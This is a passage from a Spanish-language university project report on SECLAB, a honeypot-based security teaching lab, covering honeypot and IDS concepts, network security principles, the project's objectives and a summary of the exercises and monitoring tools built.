- ✓ Análisis del proyecto SECLAB v.1.
- ✓ Actualización y mejoras de algunos ejercicios.
- ✓ Actualización y mejoras de las máquinas virtuales utilizadas.
- ✓ Adición de nuevos ejercicios prácticos, tales como:
    - Cross Site Scripting(XSS) – Vulnerabilidad Web
    - Netapi - Vulnerabilidad en Windows
    - Aurora - Vulnerabilidad en Internet Explorer
    - PDF Malicioso - Vulnerabilidad en Adobe Reader
- ✓ Diseño y creación de base de datos para llevar un registro de los usuarios y las actividades realizadas en el laboratorio.
- ✓ Desarrollo de herramienta de monitoreo basado en concepto de Honeypot para detectar y registrar ataques de Fuerza Bruta, ARP Spoofing y DoS.
- ✓ Implementación de sistema de detección de intrusos (IDS) para detectar y registrar ataques vía web.
- ✓ Desarrollo de sistema de login para registrar el ingreso y salida de los usuarios del laboratorio.
- ✓ Modificación de herramienta de hacking Metasploit, para capturar y registrar logs generados.
- ✓ Desarrollo de aplicación web para analizar los registros de la base de datos.

4 PRELIMINARES

Con base en el hecho de que los intentos de acceder a los equipos del laboratorio virtual (SecLab) por parte de los alumnos deben ser monitoreados, primero se necesita analizar los ejercicios prácticos desarrollados anteriormente y categorizarlos, para posteriormente determinar la manera en que se detectarán los intentos de ataque. Por esto, para situarnos en el contexto del proyecto a implementar conviene investigar sobre las tecnologías y conceptos actuales en el ámbito de ataques informáticos y defensa que existen hoy en día.

A continuación, se muestran algunos de estos conceptos:

4.1 Honeypots *[2][3][4]*

En español Honeypot vendría a traducirse literalmente como *Tarro de Miel,* lleva este nombre debido a que ese término ha sido usado a lo largo de los años por los angloparlantes para referirse a algo tentador que resulta ser una trampa.

Así, en términos generales, un honeypot en el ámbito de la seguridad informática es una herramienta diseñada e implementada para simular un sistema real con distintas vulnerabilidades y desprotegido situado en internet, generando de esta forma una especie de señuelo para los atacantes, quienes pensando que se trata de un sistema real ingresan por medio de alguna vulnerabilidad dispuesta de antemano y realizan diferentes acciones dentro del sistema.

Una característica del Honeypot es que ha sido intervenido en distintos programas o aplicaciones para generar logs de lo que va sucediendo dentro del sistema, de esta forma es posible conocer las acciones hechas por los atacantes y estudiarlas para aprender sus técnicas, motivaciones y conocimientos además de extraer información valiosa sobre estadísticas de ataques informáticos.

Un honeypot puede estar compuesto de un solo equipo conectado a internet, o también puede estar distribuido en una red, lo que se denomina una Honeynet. Sin embargo, un honeypot puede estar diseñado para múltiples objetivos, desde alertar la existencia de un ataque en progreso y/o extraer información de ese ataque sin intervenir en el proceso, hasta intentar distraer al atacante mientras se protege el resto del sistema.

4.1.1 Clasificación de Honeypots según su entorno de implementación:

Bajo esta categoría, podemos definir dos tipos de Honeypots, de producción y de investigación:

4.1.1.1 Honeypot de producción

Pueden ser implementados en cualquier organización para hacer frente a los atacantes, con el fin de proteger sus entornos de producción. Tienen menos riesgo debido a su simplicidad y fácil configuración. Proveen menos información de lo que está ocurriendo en el sistema. Sus objetivos son:

- Distraer al atacante del objetivo real
- Recolectar información concreta sobre datos del atacante
- Ganar tiempo para proteger el ambiente de producción

4.1.1.2 Honeypot de investigación

Son diseñados primariamente para obtener información acerca del atacante y su comportamiento en el sistema, además de qué tipo de herramientas ellos ocupan para atacar el sistema y cuáles son sus principales objetivos. También, este tipo de honeypot ayuda a generar estadísticas de los lugares desde donde se realizan los ataques, la cantidad de ataques registrados, el uso de malware automatizado que se encuentra circulando por internet, y otro tipo de información relevante. A menudo son usados por universidades y entidades militares.

Resumiendo, entre sus principales objetivos destacan:

- Detectar y registrar de nuevos tipos de ataques y herramientas de hacking
- Obtener mayor conocimiento de los atacantes, ya sea en objetivos, actividades, tendencias, etc.
- Desarrollar nuevas *signatures* de IDS's[2]
- Detectar nuevas formas de comunicaciones encubiertas

4.1.2 Clasificación de Honeypots según su nivel de interacción:

Dentro de este criterio de clasificación, el término Nivel de Interacción, define el rango de posibilidades de acción que el honeypot permite al atacante. El nivel de interacción se puede clasificar en tres grados, alta, media y baja, los que se detallan a continuación:

4.1.2.1 Honeypot de Baja interacción

Generalmente los Honeypots de baja interacción trabajan emulando exclusivamente servicios, por lo que las actividades del atacante son limitadas al tipo de servicio y a la calidad de la emulación. Su trabajo es más bien pasivo ya que no se interactúa con el atacante de forma directa, por ejemplo, en el análisis de *spammers,* en el conteo de escaneos por red o intentos de infecciones por parte de *worms* activos de internet.

[2] Signature= Firma. Identificador. Se usa para detectar patrones maliciosos presentes en los datos.

La ventaja de los Honeypots de baja interacción radica en su simplicidad, dado el hecho de que tienden a ser fáciles de usar y mantener, otra ventaja es que corren menos riesgos que los otros grados de interacción. Por ejemplo, un servicio emulado de FTP, escuchando en el puerto 21, tendrá una opción de login disponible que el atacante puede intentar forzar, además quizá disponga de algunos otros comandos de interacción típicos de un servicio FTP real, pero no representará un peligro ya que posiblemente no sea posible subir archivos al sistema ni interactuar con otros archivos sensibles.

En resumen:

- Generalmente solo proveen servicios falsos o emulados
- No hay un sistema operativo sobre el cual el atacante pueda interactuar
- Facilidad de instalar y mantener
- La información obtenida puede ser limitada
- Poco riesgo

4.1.2.2 Honeypot de Media interacción

En la literatura, muchas veces suele omitirse este tipo de clasificación debido a que estos honeypot actúan y operan de forma similar a los de baja interacción, la diferencia recae en que los honeypot de media interacción emulan servicios más complejos técnicamente. Este tipo de honeypot provee al atacante una mejor ilusión de que se encuentra en un sistema operativo real ya que hay más opciones de interacción. Los ataques más complejos además son capturados en logs para su posterior análisis.

En resumen:

- Brinda mayor interacción, pero sin llegar a proveer un sistema operativo sobre el cual interactuar.
- Los *daemons* que emulan los servicios son más complejos y ofrecen mayores posibilidades de interacción.
- El atacante obtiene una mejor ilusión de un sistema real.
- El desarrollo y/o implementación es más complejo que un honeypot de baja interacción

4.1.2.3 Honeypot de Alta interacción

Son los honeypot más avanzados, requieren mayor tiempo de implementación y diseño. No usan software emulado ya que están envueltos en un sistema real con aplicaciones implementadas en un equipo físico o virtual, lo que genera un mayor riesgo. El objetivo del honeypot de alta interacción es proveer al atacante un sistema operativo real para interactuar con él sin restricciones. La posibilidad de coleccionar una gran cantidad de información sobre los ataques son su mayor ventaja, ya que genera logs de toda la interacción, de esta manera, un investigador o algún encargado de seguridad está en posición de estudiar todos los movimientos relacionados con el atacante.

Debido a que el atacante dispone de más recursos para actuar, un honeypot de este tipo debe estar constantemente siendo monitoreado para asegurar que no llegará a ser un riesgo o una brecha de seguridad, y debe ser implementado tomando las medidas de precaución necesarias. Es por esto mismo que este tipo de honeypot es usado mayormente para fines educativos y de investigación.

En resumen:

- Cuentan con un sistema operativo real
- Presentan un mayor nivel de riesgo y complejidad
- Son objetivos más propensos a ser atacados por considerarse más “atractivos”
- Se obtiene mayor y mejor información de los atacantes.
- Requiere de mucho tiempo para instalar y mantener

4.1.3 Dónde implementar los Honeypots

Según la literatura [4], en las instituciones y las universidades los investigadores quienes han dedicado su tiempo a estudiar, documentar y desarrollar los honeypot han identificado tres zonas referentes para implementar los sistemas honeypot:

4.1.3.1 Delante del Firewall:




Imagen 2: Implementación honeypot delante de Firewall. Fuente: honeypots.wordpress.com

En este tipo de implementación, el Honeypot se ubica delante del firewall con conexión directa a Internet. De esta manera es más propenso a recibir ataques vía web, y haciendo de esta forma que los intentos de sobrepasar el ataque a la red interna (LAN) sean bloqueadas por el Firewall. Así, la seguridad de la red interna corre pocos riesgos de que se vea comprometida, ya que el Firewall debería evitar los ataques. Sin embargo, la red interna no está protegida de ataques internos.

4.1.3.2 Detrás del Firewall:




Imagen 3: Implementación Honeypot detrás de Firewall. Fuente: honeypots.wordpress.com

Con este tipo de implementación se permite tener controlados los intentos de ataque tanto internos como externos, el principal inconveniente radica en que se requiere de una configuración especial de parte del Firewall para permitir el acceso al Honeypot pero no a la red interna. Lo que, de no ser bien implementado, podría provocar posibles brechas de seguridad en la filtración del tráfico.

4.1.3.3 *En una zona desmilitarizada:*




Imagen 4: Implementación Honeypot en DMZ. Fuente: honeypots.wordpress.com

Corresponde a la opción más recomendada para sistemas de producción reales, ya que hace posible la separación del Honeypot con la red interna, dejando en evidencia ataques tanto externos como internos. El honeypot se ubica dentro de la zona desmilitarizada o DMZ junto a los servidores que son accesibles desde internet, lo que produce que luzca como un sistema real dentro de los demás equipos legítimos.

4.1.4 Proyecto HoneyNet[5]

En el año 2000 se presentó la idea de los modernos Honeypots, y se desarrolló la idea del proyecto HoneyNet, sistemas autónomos e independientes desplegados por la red monitorizados continuamente que permiten realizar un análisis posterior de las acciones realizadas por los atacantes, empleando técnicas de análisis forense. Estos equipos no presentaban diferencias en la configuración a los sistemas que podrían estar instalados en producción en muchas redes, con la ventaja de no tener usuarios "legítimos" del sistema que pudieran sufrir interrupciones en el servicio debido a la detección de un ataque. Entre los resultados de este proyecto destacan la puesta en Internet de un informe mensual de los ataques más frecuentes sufridos por estos equipos y la publicación de un libro con estos resultados.[3]

4.1.4.1 Algunos ejemplos

Desde la concepción de la idea de Honeypot, a lo largo de los años y debido a la gran aceptación que tuvo en la comunidad, se han ido desarrollando diferentes Honeypots para variados usos, entre los que destacan:

- **Specter**: Honeypot de baja interacción, provee servicios como PHP, SMTP, FTP, POP3, HTTP y TELNET, que atraen fácilmente a atacantes pero que en realidad son servicios trampas para recolectar información. [6]
- **Honeyd**: Es un honeypot también de baja interacción, que crea host virtuales en la red, y pueden ser configurados para ejecutar distintos servicios. [7]
- **KFSensor**: Es un honeypot de Windows, basado en sistema de detección de intrusos (IDS), actúa para atraer y detectar atacantes y malware. [8]
- **Valhala**: Honeypot para Windows, de fácil implementación, puede emular servicios HTTP, FTP, POP3, SMTP, TELNET, TFTP, entre otros. Algunos servicios son reales, otros son simulados. [9]
- **Kippo**: Honeypot de media interacción que emula un servicio SSH y registra toda la interacción generada por el atacante. El proyecto está descontinuado, pero se continúa con su sucesor Cowrie, quien tiene más funcionalidades y es actualmente mantenido. [10]

[3] *"Know your enemy: Revealing the security Tools, Tactics and Motives of the Black Hat Community", Addison-Wesley Pub Co. 2001*

Una lista completa de diferentes Honeypots se puede encontrar en *https://github.com/paralax/awesome-honeypots*, el cual es un repositorio actualizado por la comunidad.

4.1.5 Beneficios

Los Honeypots poseen variadas ventajas distintas cuando se comparan con otros mecanismos de seguridad en redes y aplicaciones, entre las que cabe mencionar:

- **Facilidad de análisis**: Debido a que los Honeypots permiten todo el tráfico que viene hacia ellos, pero solo capturan el tráfico potencialmente dañino y definido previamente, genera pequeñas cantidades de datos, pero con un gran valor dentro de la seguridad de la organización

- **Descubrimiento de nuevas herramientas y técnicas**: Al contar con logs de lo realizado en el sistema, un análisis de estos logs permite detectar nuevas herramientas y técnicas que han sido ocupadas para penetrar el sistema.

- **Sencillez**: Las herramientas no necesitan de algoritmos complicados para generar logs ni para analizarlos. A su vez, intervenir programas para que actúen como señuelos es más fácil de desarrollar que en otras herramientas de seguridad.

- **Recursos**: A diferencia de otras herramientas de seguridad, los Honeypots no requieren de muchos recursos ni equipos muy potentes.

- No hay tráfico “normal”, toda actividad es sospechosa y potencialmente peligrosa

- No hay falsos positivos

4.1.6 Desventajas

- Hay riesgos potenciales sobre la red de datos y los sistemas de producción de la organización, dependiendo del honeypot que se utilice.

- El mantenimiento de Honeypots de alta interacción podría consumir mucho tiempo y sin los conocimientos suficientes sobre su implementación se puede generar una brecha de seguridad al no configurarlos adecuadamente.

- No son un sistema de seguridad en sí.

4.2 Sistemas de detección de intrusos, y sistemas de prevención de intrusos (IDS, IPS) [11][12][13]

Un IDS *(Intrusion Detection System)* corresponde a un dispositivo o aplicación que monitorea una red o equipo en busca de actividad maliciosa. Se compone de sensores virtuales (por ejemplos sniffer de red)[4], que detectan anomalías en el tráfico.

El IDS basa su detección en el análisis del tráfico de red, en el cual los paquetes son analizados y comparados con firmas (*signatures*) de ataques conocidos, especificación de reglas o comportamientos sospechosos como escaneo de puertos, paquetes modificados, etc. Un buen IDS debe disponer de una base de datos de firmas de ataques conocidos. Estas firmas permiten al IDS discriminar el uso normal y el uso anómalo o fraudulento.

El comportamiento del IDS puede ser pasivo o reactivo:

- En un IDS pasivo, el sensor detecta una posible intrusión, almacena esa información en algún log y envía una alerta al administrador.

- En un IDS reactivo, el sensor detecta la posible intrusión y responde a la actividad sospechosa deteniendo la conexión y alertando al Firewall para que bloquee todas las conexiones provenientes de la red del cual se produjo el ataque.

Este último comportamiento reactivo, se denomina también IPS por sus siglas en inglés *Intrusion Prevention System*, ya que previene que el ataque continúe.

A diferencia del Firewall, que funciona configurando el tráfico que se desea bloquear y no es capaz de distinguir un posible ataque, el IDS funciona en base a métodos de detección como la detección por firmas a través de patrones, y la detección basada en heurística que determina la actividad normal de la red y alerta cuando se produce una variación de esta normalidad. Por lo que se recomienda el uso de estas dos herramientas juntas, analizando posibles ataques con el IDS y alertando al Firewall para bloquear esas conexiones.

La calidad de un IDS va relacionada directamente con el conjunto de firmas o reglas y la heurística que esté configurada. Una buena base de firmas puede reducir considerablemente los falsos positivos, es decir, las actividades detectadas como maliciosas pero que en realidad corresponde a un comportamiento legítimo, tomando en cuenta que los falsos positivos son el principal problema de este tipo de dispositivos.

[4] *Sniffer de red: Programa que permite visualizar y analizar el tráfico de una red*

4.2.1 Tipos de IDS

En la literatura se pueden encontrar varios tipos de IDS, pero todos están basados o son combinaciones de estos dos tipos que se presentan a continuación:

1. HostIDS (HIDS): Los IDS basados en host, hacen referencia a un IDS implementado en un host o equipo específico. Generalmente involucran un agente instalado en cada sistema que monitorea y alerta conductas maliciosas en el sistema operativo. El rol que cumple el HIDS es pasivo, solo monitorea, identifica, registra y alerta las posibles intrusiones.
2.
3. NetworkIDS (NIDS): Los IDS basados en red, corresponden a IDS implementados para analizar conductas maliciosas y anomalías producidas en los protocolos de tráfico de red. Funciona en modo promiscuo, capturando todo el tráfico de la red para analizarlo. También cumple un rol pasivo, monitoreando, identificando, registrando y alertando sobre posibles intrusiones a nivel de red, aunque pueden ser modificados para redirigir las peticiones maliciosas a otro lugar como alguna página de error.




Imagen 5: Esquema básico de un IDS. Fuente: Propia

5 ¿QUÉ ENTENDEMOS POR SEGURIDAD EN LAS REDES?

La seguridad informática es un término genérico que cubre una vasta área de la informática y del procesamiento de información. Las industrias que dependen de sistemas computarizados y redes para realizar a diario transacciones de negocios y acceder a información confidencial, consideran los datos como una parte importante de sus activos totales.[5]

La seguridad de redes corresponde a un nivel de seguridad que busca garantizar el funcionamiento de los equipos conectados en una misma red de manera óptima, y que funcionen de acuerdo a cómo fueron planteadas en un comienzo, minimizando completamente los riesgos de fugas de información o de usuarios malintencionados que quieran hacer daño a la organización.

Para esto se definen aspectos básicos que todo sistema debería tener en ámbitos de seguridad:

- ✓ Confidencialidad: Solamente el emisor y el receptor al que va dirigido el mensaje deben poder entender el contenido de tal mensaje. Esto hace referencia al uso de encriptación, el emisor debe encriptar el mensaje y enviarlo y solo el receptor debe tener la forma de desencriptar el mensaje y poder "leerlo". Además, la transmisión y uso de información no autorizada debe restringirse. Por ejemplo, la confidencialidad de información garantiza que la información personal o financiera no esté al alcance de individuos no autorizados con propósitos malintencionados tales como robo de identidad o fraude de crédito

  Uno de los métodos más usados hoy en día en internet para alcanzar un nivel aceptable de confidencialidad corresponde a las conexiones seguras a través del protocolo HTTPS, se recomienda verificar la url de las conexiones importantes para asegurarse de que los datos serán encriptados en su envío. Tal como se muestra a continuación:




Imagen 6: Ejemplo de conexión segura en el navegador. Fuente: Propia

[5] *https://access.redhat.com/documentation/esES/Red_Hat_Enterprise_Linux/6/html/Security_Guide/chap-Security_Guide-Security_Overview.html*

- ✓ Autenticación: Tanto el emisor como el receptor deben estar seguros que la persona con quien se están comunicando corresponde realmente a quienes dicen ser, y no debería haber alguna otra persona haciéndose pasar por la otra. Es por eso que se necesita de un método para poder validar y confirmar la identidad de emisor y receptor.

  Debido a la rapidez en que avanzan los ataques informáticos por sobre la seguridad, el uso de contraseñas ya se considera poco seguro, por lo tanto, se precisa un segundo factor de autentificación que está siendo usado en grandes empresas, además de esto se recomienda el uso de contraseñas alfanuméricas, una por cada servicio, y de un largo aceptable, ya que de esto depende el tiempo que se demore en descifrar por ataques de fuerza bruta.

- ✓ Integridad del mensaje: El emisor y el receptor necesitan tener la certeza de que el contenido de los mensajes comunicados se mantenga íntegro y sin alterar, esto durante la transmisión o después. El mensaje debe permanecer a salvo de usuarios malintencionados que buscan la modificación de estos para fines maliciosos, ejemplos de este tipo de ataque son los de MitM (Hombre-en-el-medio) donde un atacante intercepta la conexión para capturar el mensaje y modificarlo.

- ✓ Disponibilidad y acceso: Los servicios dispuestos para los usuarios deben permanecer disponibles y accesibles cuando se le requieran.

  La disponibilidad garantiza que la información pueda obtenerse con una frecuencia y puntualidad acordadas. Suele medirse en términos de porcentajes y se acepta de manera formal en los Acuerdos de Nivel de Servicio (SLA) usados por los proveedores de servicios de red y los clientes corporativos.[6]

[6] *https://access.redhat.com/documentation/esES/Red_Hat_Enterprise_Linux/6/html/Security_Guide/chap-Security_Guide-Security_Overview.html*

Sobre la base de estos principios, podemos encontrar varios tipos de ataques o violaciones de estos principios, los que podemos generalizar en los siguientes:

- Escuchar a escondidas: Esto se refiere al hecho de espiar información que pasa por la red, sin dañar o alterar su contenido

- Insertar: En este ataque, además de espiar los paquetes interceptados, se insertan códigos en el mensaje con el fin de que el receptor reciba el mensaje adulterado y ninguna de las partes (emisor y receptor) se dé cuenta de esto.

- Suplantación: Guarda relación directa con el ítem anterior, aquí el atacante se hace pasar por el receptor o emisor recibiendo el mensaje y dejando a una de las partes sin la recepción del mensaje

- Secuestro: En este tipo de ataque sucede que el atacante intercepta la información o el mensaje que circula por la red y retiene esta información para fines personales o destructivos, debido a esto el mensaje no puede llegar a su destinatario y la comunicación emisor-receptor falla.

- Denegación del servicio: El atacante (o un grupo de ellos) envía peticiones masivas al servidor (receptor) haciendo que el servidor colapse, dejando sin conexión a los clientes legítimos que desean ocupar la aplicación web.

6 POR QUÉ ENSEÑAR SEGURIDAD INFORMÁTICA

Como se ha visto últimamente, la información no resguardada debidamente o los fallos al programar aplicaciones pueden causar pérdidas devastadoras ya sea monetarias o de índole social. Si bien, muchos de los fallos se producen de forma inesperada con accesos no autorizados en lugares que no se tenían contemplados incluso con las medidas de seguridad requeridas para una empresa grande, se pueden ver otros casos en donde errores básicos como la validación de inputs o la mala configuración de los servidores pueden ocasionar perdidas de información y sabotaje de los sistemas.

Contra este último escenario es posible tomar las medidas necesarias para prevenir fallos de seguridad desde la etapa de formación del desarrollador.

Estas medidas, desde el punto de vista académico, pueden ser:

- ✓ Asignaturas obligatorias de seguridad informática
- ✓ Capacitación de profesores de asignaturas en donde haya desarrollo de software, en el área de la seguridad informática
- ✓ Tomar en cuenta la seguridad de las aplicaciones en los trabajos prácticos de los alumnos al momento de evaluar
- ✓ Incentivar la invitación de charlas de seguridad informática a seminarios o congresos que se realicen con temática general en el área de la informática
- ✓ Incentivar la formación de grupos de estudiantes en donde se compartan temas de seguridad informática
- ✓ Disposición de laboratorios adecuados para la práctica de la seguridad informática

Algunos datos interesantes:

- 75% de los ataques son dirigidos a la capa de aplicación. *(Technology Research Gartner)*
- 92% de las aplicaciones que salen a producción son vulnerables. *(OWASP)*
- 50% de las organizaciones requieren 118 días en promedio para remediar vulnerabilidades graves. *(WhiteHat Security)*
- 90% de inversión en seguridad va destinada a la capa de red. *(OWASP)*

CAPÍTULO II

7 DEFINICIÓN DEL PROYECTO

7.1 Objetivo general

Desarrollar un sistema de monitoreo para un servidor honeypot configurado con actividades prácticas, en apoyo a la docencia del curso de seguridad informática.

7.2 Objetivos específicos

- Estudio del arte en software/hardware de honeypot
- Estudio del arte en software/hardware de monitoreo de intrusos (IDS, Sistemas de Detección de Intrusos).
- Implementación de un servidor honeypot en un ambiente controlado.
- Definir e implementar servicios y/o aplicaciones vulnerables en servidor, generando actividades prácticas de seguridad para los alumnos.
- Desarrollar un sistema de monitoreo en servidor que genere logs de toda la interacción de cada alumno con las actividades prácticas del servidor.
- Estudio de factibilidad y propuesta de software que analice los logs creados y genere estadísticas sobre actividades y alumnos según requerimientos del profesor.

7.3 Justificación

Un honeypot, es un servidor que está configurado para detectar intrusos mediante la duplicación de un sistema de producción real, manteniendo así a los usuarios malintencionados alejados de los servidores reales. Luce como un servidor normal que opera como cualquier otro, pero que procesa y gestiona datos y transacciones falsas.

El proyecto que se quiere realizar va en directa cooperación con el curso de Seguridad Informática de la Universidad del Bío-Bío, ya que este no cuenta con un entorno especializado para pruebas de seguridad. Se propone el desarrollo de un sistema de monitoreo de un servidor honeypot al cual se le añadirán diversos servicios de red con programas y/o servicios que presenten vulnerabilidades incorporadas de manera intencionada. Se espera que dichas vulnerabilidades sean detectadas por los alumnos del curso según lo visto en clases y puedan ser puestas a prueba.

Con el sistema de monitoreo se desea conocer y analizar qué acciones los alumnos realizan para ejecutar un ataque, qué aspectos les fueron fáciles y/o difíciles de ser ejecutados, de modo que el profesor pueda determinar pasos para reforzar conocimientos o aspectos importantes que no han tenido los alumnos en su laboratorio Los resultados (logs) obtenidos podrían permitir al profesor determinar una nota que represente de mejor forma el esfuerzo desarrollado por el estudiante. Tal servidor podría ser utilizado para fomentar la cooperación y competencia entre los estudiantes.

7.4 Aporte

Se espera que la implementación del presente proyecto genere un ambiente controlado con el propósito de que los alumnos de las carreras de Ingeniería Civil Informática e Ingeniería (E) en Computación e Informática puedan practicar los distintos ejercicios de seguridad informática que serán expuestos más adelante, de igual forma se espera que el desarrollo de la aplicación web para monitorear los datos de los equipos sirva como herramienta al profesor para así ir midiendo el avance de los alumnos y el uso que le dan al laboratorio.

7.5 Resumen de lo desarrollado

La tabla siguiente muestra un resumen de las actividades realizadas en el desarrollo de este proyecto:

Tipo	Ítem	Descripción	*Página*
Mejora	*Implementación Honeypot SSH*	Se deshabilitó el servicio ssh del sistema Ubuntu y se instaló un honeypot para el ejercicio de Fuerza Bruta	***46***
Mejora	*Cambio de máquinas virtuales*	Se cambian las máquinas virtuales anteriores por versiones más actualizadas y se remplaza Ubuntu Server por Windows XP	***45***
Nuevo ejercicio	*Cross Site Scripting (XSS)*	Se implementó un sitio web vulnerable a XSS para realizar pruebas.	***47***
Nuevo ejercicio	*Netapi*	La máquina Windows XP instalada posee un módulo vulnerable a Stack Overflow	***56***
Nuevo ejercicio	*Aurora*	A Windows XP se le instaló una versión de Internet Explorer vulnerable a corrupción de memoria.	***60***
Nuevo ejercicio	*PDF Malicioso*	A Windows XP se le instaló una versión de Adobe Reader vulnerable que permite insertar código ejecutable dentro de un archivo PDF	***64***
Desarrollo base de datos	*Base de datos*	Se creó una base de datos para registrar los intentos de los alumnos para cada ejercicio práctico	***70***
Desarrollo herramienta	*Monitoreo DoS*	Se programó una herramienta que detecta y registra los intentos de ataques DoS	***77***
Desarrollo herramienta	*Monitoreo ARP Spoofing*	Se programó herramienta que detecta y registra los intentos de ataques ARP Spoofing	***81***
Desarrollo herramienta	*Monitoreo Fuerza Bruta*	Se programó herramienta que detecta y registra los intentos de ataques de Fuerza Bruta	***86***

Modificación herramienta	*Logs Metasploit*	Metasploit es el programa utilizado para intentar explotar las distintas vulnerabilidades sobre Windows. Se modificó su código fuente para generar logs de su uso y registrarlos en la base de datos de SECLAB.	***91***
Mejora	*Implementación Sistema de Detección de Intrusos (IDS)*	Se implementó el sistema PHPIDS para detectar y registrar los ejercicios que se realizan sobre el servidor web (XSS, SQLi)	***97***
Desarrollo herramienta	*Sistema Login de usuarios*	Se programó un sistema que permite la autentificación de los usuarios del laboratorio para identificar qué acciones realizó cada alumno.	***103***
Desarrollo herramienta	*Web de monitoreo*	Se creó una aplicación web para visualizar los registros de la base de datos	**-**
